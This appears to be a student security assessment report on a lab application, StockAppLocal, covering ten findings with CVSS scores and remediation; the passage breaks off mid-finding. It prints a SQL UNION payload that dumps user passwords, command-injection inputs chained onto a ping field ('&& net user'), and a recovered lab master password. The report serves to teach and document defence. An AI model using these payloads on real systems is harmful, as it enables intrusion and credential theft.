



Security Assessment Report

StockAppLocal

Software and Database Security

Group: Masters of Computer Science, Software Engineering
Class of: Fall 2025
Prepared on: 5 April 2026
Authors: Su Huizhe, Nizar Soufiya, Arihant Jain

Contents


Synthesis	1
SQL Injection	2
Command Injection via Ping	4
Cleartext Transmission of Sensitive Information	7
Hardcoded Master Password in Binary	10
Hidden Menu Options Without Access Control	11
Plaintext Credentials in config.ini	13
Database Account Uses Unnecessary Administrative Privileges	15
No Brute Force Protection	18
Stack-Based Buffer Overflow	20
Loop With Unreachable Exit Condition	22

Synthesis

The assessment of StockAppLocal identified **ten** vulnerabilities affecting input handling, authentication, authorization, credential management, database security, and application stability. **Six** findings are high severity. They allow unauthorized disclosure of user credentials, execution of operating system commands, exposure of a privileged hardcoded password, access to restricted functionality without proper access control, and use of a database account with broader privileges than the application requires. **Four** findings are medium severity and reduce resilience through plaintext local secrets, unrestricted authentication attempts, unsafe memory handling, and an input-triggered infinite loop.

The main business impact is loss of confidentiality and control. A user with limited access can retrieve account data, execute commands on the host, or reach functions that should be reserved for administrators. Separate weaknesses also make credential compromise easier by exposing secrets in a configuration file, transmitting sensitive data without protection, and allowing repeated login attempts without delay or lockout. The database findings are especially concerning because plaintext credentials can be reused outside the application and provide administrative access beyond the stock management schema.

Remediation should start with the findings that expose privileged access or direct system control. Command execution and SQL query construction should be fixed first, followed by replacement of the overprivileged database account, removal of hardcoded and plaintext secrets, enforcement of authorization checks on every restricted action, and protection of credentials in transit. The remaining issues should be addressed by adding authentication throttling, strict input validation, bounded loop conditions, and safer memory handling in the native code.



Finding Severity Distribution

SQL Injection

Common Weakness Enumeration (CWE) ID

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

CVSS 3.1 Base Score Metrics

7.1
Score / 10
High

Vector: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N


AV	AC	PR	UI	S	C	I	A
L	L	L	N	U	H	H	N

AV Attack Vector, AC Attack Complexity, PR Privileges Required, UI User Interaction, S Scope, C Confidentiality, I Integrity, A Availability.


Calculator reference: NVD CVSS v3.1.

Description

The application builds a SQL request with user-controlled input. A logged-in user can alter the query and read records that should remain restricted. The weakness exposes account data and weakens trust in the application data set.

Exploitation

The vulnerable feature is available after a successful login with a standard user account. The first screenshot shows the session after authentication and confirms that the article-search option can be reached by an ordinary user.




```
EPITA Pentest 1
Master password : su,
Master password accepted
Application unlocked !

Username: Password:
Authenticating...
Authentication failure
Username: agent
Password: agent
Authenticating...
Authentication success

Actions list
1- search article
2- check connectivity
0- quit

Choice : _
```

After the search screen is opened, a crafted value such as " UNION SELECT username, password, NULL FROM users; - is entered into the Article's name prompt. The second screenshot captures both the injected payload and the resulting rows returned by the database.



```
C:\Users\auditor\Desktop\lab1\stockapp_local_version\stockapp_local\thick_...
2- check connectivity
0- quit
Choice :
1
+++ Search for an article +++
Article's name: " UNION SELECT username, password, NULL FROM users --
1 shoes 100
2 tshirts 120
3 sweet 123
4 hat 65
5 Good 100
6 agentitem 100
7 agentitem 30
10 ahl 12
admin P...or NULL
agent a... NULL
Actions list
1- search article
2- check connectivity
0- quit
Choice :
```

The returned result includes usernames and passwords belonging to other accounts, including the administrative account highlighted in the output. This confirms successful SQL injection and unauthorized data disclosure.

Remediation


All database access should use parameterized queries or prepared statements. Input validation should reject unexpected characters before data reaches the SQL layer, and the database account used by the application should be limited to the minimum privileges required. Reference: OWASP SQL Injection Prevention Cheat Sheet.

Command Injection via Ping

Common Weakness Enumeration (CWE) ID

CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

CVSS 3.1 Base Score Metrics



Calculator reference: NVD CVSS v3.1.

Description

The connectivity test passes user input to an operating system command without neutralizing shell control characters. A low-privileged user can append a second command and run it in the context of the application. This creates a direct path to disclose host information or execute further local actions.

Exploitation

The connectivity option is opened from the application menu.

The screenshot shows a terminal window titled "E:\challenges\stockapp_local\thick_client_local.exe". The terminal output shows the application's menu and the execution of a command injection exploit. The user selects option 2, "check connectivity", which triggers a ping command. The user then enters a command injection payload: "ping 127.0.0.1 && net man". The application executes this command, resulting in a successful ping to 127.0.0.1 and the execution of the "net man" command.

```
E:\challenges\stockapp_local\thick_client_local.exe
Authenticating...
Authentication success

Actions list
1- search article
2- check connectivity
0- quit


Choice : 2
+++ Check if database server is UP +++

Server's IP address : 127.0.0.1 && net man
Executing : ping 127.0.0.1 && net man

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time=1ms TTL=128
Reply from 127.0.0.1: bytes=32 time=1ms TTL=128
Reply from 127.0.0.1: bytes=32 time=1ms TTL=128
Reply from 127.0.0.1: bytes=32 time=1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms
The syntax of this command is:
```

Instead of a plain host value, the input is extended with a chained command. The first test uses 127.0.0.1 && net man, which already shows that shell metacharacters are interpreted rather than rejected.



```
E:\challenges\stockapp_local\thick_client_local.exe

Server's IP address : 127.0.0.1 && net man
Executing : ping 127.0.0.1 && net man

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time=1ms TTL=128
Reply from 127.0.0.1: bytes=32 time=1ms TTL=128
Reply from 127.0.0.1: bytes=32 time=1ms TTL=128
Reply from 127.0.0.1: bytes=32 time=1ms TTL=128


Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms
The syntax of this command is:

NET
[ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
  HELPMMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
  STATISTICS | STOP | TIME | USE | USER | VIEW ]

Actions list
1- search article
2- check connectivity
0- quit

Choice : 
```

The payload is then changed to 127.0.0.1 && net user to retrieve local account information from the host.



```
E:\challenges\stockapp_local\thick_client_local.exe

+++ Check if database server is UP +++

Server's IP address : 127.0.0.1 && net user
Executing : ping 127.0.0.1 && net user

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time=1ms TTL=128
Reply from 127.0.0.1: bytes=32 time=1ms TTL=128
Reply from 127.0.0.1: bytes=32 time=1ms TTL=128
Reply from 127.0.0.1: bytes=32 time=1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms

User accounts for \\WIN-UUE091EL088

-----
Administrator          auditor                Guest
The command completed successfully.

Actions list
1- search article
2- check connectivity
```

The returned command output confirms arbitrary command execution through the ping feature.

Remediation

Shell execution should be removed from this feature. If a system call remains necessary, the application should pass the destination as a single validated argument without invoking a com-

mand interpreter. The host field should be allowlisted, and the process should run with minimal privileges. Reference: OWASP OS Command Injection Defense Cheat Sheet.

Cleartext Transmission of Sensitive Information

Common Weakness Enumeration (CWE) ID

CWE-319: Cleartext Transmission of Sensitive Information

CVSS 3.1 Base Score Metrics

7.3
Score / 10
High

Vector: AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N

AV	AC	PR	UI	S	C	I	A
A	L	N	R	U	H	H	N

AV Attack Vector, AC Attack Complexity, PR Privileges Required, UI User Interaction, S Scope, C Confidentiality, I Integrity, A Availability.


Calculator reference: NVD CVSS v3.1.

Description

Sensitive data is transmitted without transport protection. Anyone able to observe the traffic can recover credentials directly from captured packets. The issue increases the risk of account takeover and unauthorized backend access.

Exploitation

Wireshark is started on the relevant interface before the application is used.



The application is then opened and the authentication flow is performed.

```

C:\Users\auditor\Desktop\lab1\stockapp_local_version\stockapp_local\thick_...
EPITA Pentest 1

Master password : superstar
Master password accepted
Application unlocked !

Username: Password:
Authenticating...
Authentication failure
Username:

```

After the administrator password is submitted, the corresponding request appears in the capture.

```

C:\Users\auditor\Desktop\lab1\stockapp_local_version\stockapp_local\thick_...

Master password : superstar
Master password accepted
Application unlocked !

Username: Password:
Authenticating...
Authentication failure
Username: admin
Password:
Authenticating...
Authentication failure
Username: admin
Password: P...r
Authenticating...
Authentication success

Actions list
1- search article
2- check connectivity
3- change password
4- add new article
0- quit

Choice :

```

Inspection of the packet contents shows the sensitive password value in readable form.

The image shows a Wireshark packet capture window. The top pane displays a list of network packets. Packet 18 is highlighted, showing a MySQL Request Query from 127.0.0.1 to 127.0.0.1. The bottom pane shows the details of this packet, including the MySQL Protocol section. A red box highlights the query text, which contains the password 'P...r' in plaintext.

No.	Time	Source	Destination	Protocol	Length	Info
7	0.002546	127.0.0.1	127.0.0.1	TCP	44	3306 → 49161 [ACK]
8	0.003151	127.0.0.1	127.0.0.1	MySQL	55	Response OK
9	0.003201	127.0.0.1	127.0.0.1	TCP	44	49161 → 3306 [ACK]
10	10.415525	127.0.0.1	127.0.0.1	MySQL	109	Request Query
11	10.415625	127.0.0.1	127.0.0.1	TCP	44	3306 → 49161 [ACK]
12	10.417101	127.0.0.1	127.0.0.1	MySQL	119	Response TABULAR
13	10.417155	127.0.0.1	127.0.0.1	TCP	44	49161 → 3306 [ACK]
14	33.124595	127.0.0.1	127.0.0.1	MySQL	114	Request Query
15	33.124669	127.0.0.1	127.0.0.1	TCP	44	3306 → 49161 [ACK]
16	33.125539	127.0.0.1	127.0.0.1	MySQL	119	Response TABULAR
17	33.125617	127.0.0.1	127.0.0.1	TCP	44	49161 → 3306 [ACK]
18	133.749130	127.0.0.1	127.0.0.1	MySQL	124	Request Query
19	133.749211	127.0.0.1	127.0.0.1	TCP	44	3306 → 49161 [ACK]

Frame 18: 124 bytes on wire (992 bits), 124 bytes captured (992 bits) on interface 0

Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1

Transmission Control Protocol, Src Port: 49161, Dst Port: 3306

MySQL Protocol

```

0 06 00 00  ....E..x..@.....
4 92 f3 5c  .........t...
c 00 00 00  ....P.....L...
0 46 52 4f  ....vP.....L...
5 20 75 73  ....M.....
d 69 6e 22  ....ername = "admin"
4 20 3d 20  ....AND pas sword =
  "P...r"

```

The capture proves that the application sends credentials without effective transport encryption.

Remediation

TLS should be enforced for every connection that carries credentials or sensitive business data. Certificate validation should be mandatory, and plaintext fallbacks should be removed from the deployed configuration. Reference: OWASP Transport Layer Security Cheat Sheet.

Hardcoded Master Password in Binary

Common Weakness Enumeration (CWE) ID

CWE-259: Use of Hard-coded Password

CVSS 3.1 Base Score Metrics

7.7
Score / 10
High

Vector: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L

AV	AC	PR	UI	S	C	I	A
L	L	N	N	U	H	H	L

AV Attack Vector, AC Attack Complexity, PR Privileges Required, UI User Interaction, S Scope, C Confidentiality, I Integrity, A Availability.


Calculator reference: NVD CVSS v3.1.

Description

The application binary contains a fixed master password, identified as **su*******. A secret embedded in the executable can be recovered with basic reverse-engineering tools and cannot be rotated without rebuilding the software. This exposes privileged access to anyone who can inspect the binary.

Exploitation

The executable is inspected with Detect It Easy and the embedded string **su******* is recovered from the binary contents. The screenshot shows the hardcoded value directly inside the shipped program.



The recovered value can then be reused in the application wherever the master password is requested, which confirms that a static privileged secret is embedded in the shipped program.

Remediation

The hardcoded password should be removed from the binary and replaced with a rotatable authentication mechanism backed by protected secret storage. Recovery or administrative credentials should be provisioned per environment and managed through an operational rotation process. Reference: MITRE CWE-259 Guidance.

Hidden Menu Options Without Access Control

Common Weakness Enumeration (CWE) ID

CWE-284: Improper Access Control

CVSS 3.1 Base Score Metrics

7.1
Score / 10
High

Vector: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L

AV	AC	PR	UI	S	C	I	A
L	L	L	N	U	H	H	L

AV Attack Vector, AC Attack Complexity, PR Privileges Required, UI User Interaction, S Scope, C Confidentiality, I Integrity, A Availability.


Calculator reference: NVD CVSS v3.1.

Description


Administrative functionality is only hidden in the interface and is not protected by a real authorization check. A lower-privileged user can still call the hidden option directly. This allows access to restricted actions that should be reserved for administrators.

Exploitation

An agent account is used to log in. The expected menu is displayed without the administrative option being shown.



The hidden option 3 is then entered directly to reach the password-change function even though it is not presented in the menu for that role.



```
E:\challenges\stockapp_local\thick_client_local.exe

Actions list
1- search article
2- check connectivity
0- quit

Choice : 3
+++ Password changing +++

Old password: a
New password: a
```

The application accepts the hidden option and opens the restricted feature, which confirms missing access control enforcement.

Remediation

Every privileged action should perform an explicit authorization check before execution. Role validation must be enforced in the application logic, and user interface hiding should be treated only as presentation logic, not as a security control. Reference: OWASP Broken Access Control.

Plaintext Credentials in config.ini

Common Weakness Enumeration (CWE) ID

CWE-312: Cleartext Storage of Sensitive Information

CVSS 3.1 Base Score Metrics

6.4
Score / 10
Medium

Vector: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

AV	AC	PR	UI	S	C	I	A
L	L	N	N	U	H	L	N

AV Attack Vector, AC Attack Complexity, PR Privileges Required, UI User Interaction, S Scope, C Confidentiality, I Integrity, A Availability.


Calculator reference: NVD CVSS v3.1.

Description

The application stores sensitive credentials in a readable configuration file. Any local user who can access the installation directory can recover these values and reuse them against the associated service. The weakness exposes backend credentials outside the intended application controls.

Exploitation

The application configuration file `config.ini` is opened from the local installation directory.



The screenshot shows sensitive values stored in plaintext, which means they can be copied directly and reused without any further protection.

Remediation

Sensitive credentials should be removed from flat configuration files and moved to a protected secret store provided by the operating system or deployment platform. Existing secrets should

be rotated, and file permissions should be reduced to the minimum account that requires access.
Reference: OWASP Secrets Management Cheat Sheet.

Database Account Uses Unnecessary Administrative Privileges


Common Weakness Enumeration (CWE) ID

CWE-250: Execution with Unnecessary Privileges

Related weaknesses

CWE-272: Least Privilege Violation; CWE-312: Cleartext Storage of Sensitive Information

CVSS 3.1 Base Score Metrics



